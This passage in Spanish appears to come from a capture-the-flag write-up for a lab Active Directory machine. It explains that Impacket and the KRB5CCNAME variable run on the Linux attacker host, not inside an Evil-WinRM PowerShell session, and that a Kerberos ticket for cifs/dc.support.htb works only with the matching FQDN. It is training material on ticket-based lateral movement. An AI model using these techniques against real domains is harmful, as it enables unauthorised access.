- intentar usar KRB5CCNAME=... dentro de PowerShell.

Ambos fallos enseñan la misma lección: las herramientas y variables de entorno deben ejecutarse en el entorno correcto. Impacket y KRB5CCNAME pertenecen a la máquina atacante Linux; Evil-WinRM es una sesión PowerShell remota.

25.9. En Kerberos, el FQDN y el SPN importan

El ticket se pidió para:

```
cifs/dc.support.htb
```

Por eso el uso posterior debía referirse al FQDN dc.support.htb. Usar IP o nombres inconsistentes puede romper la autenticación Kerberos aunque el ticket sea válido.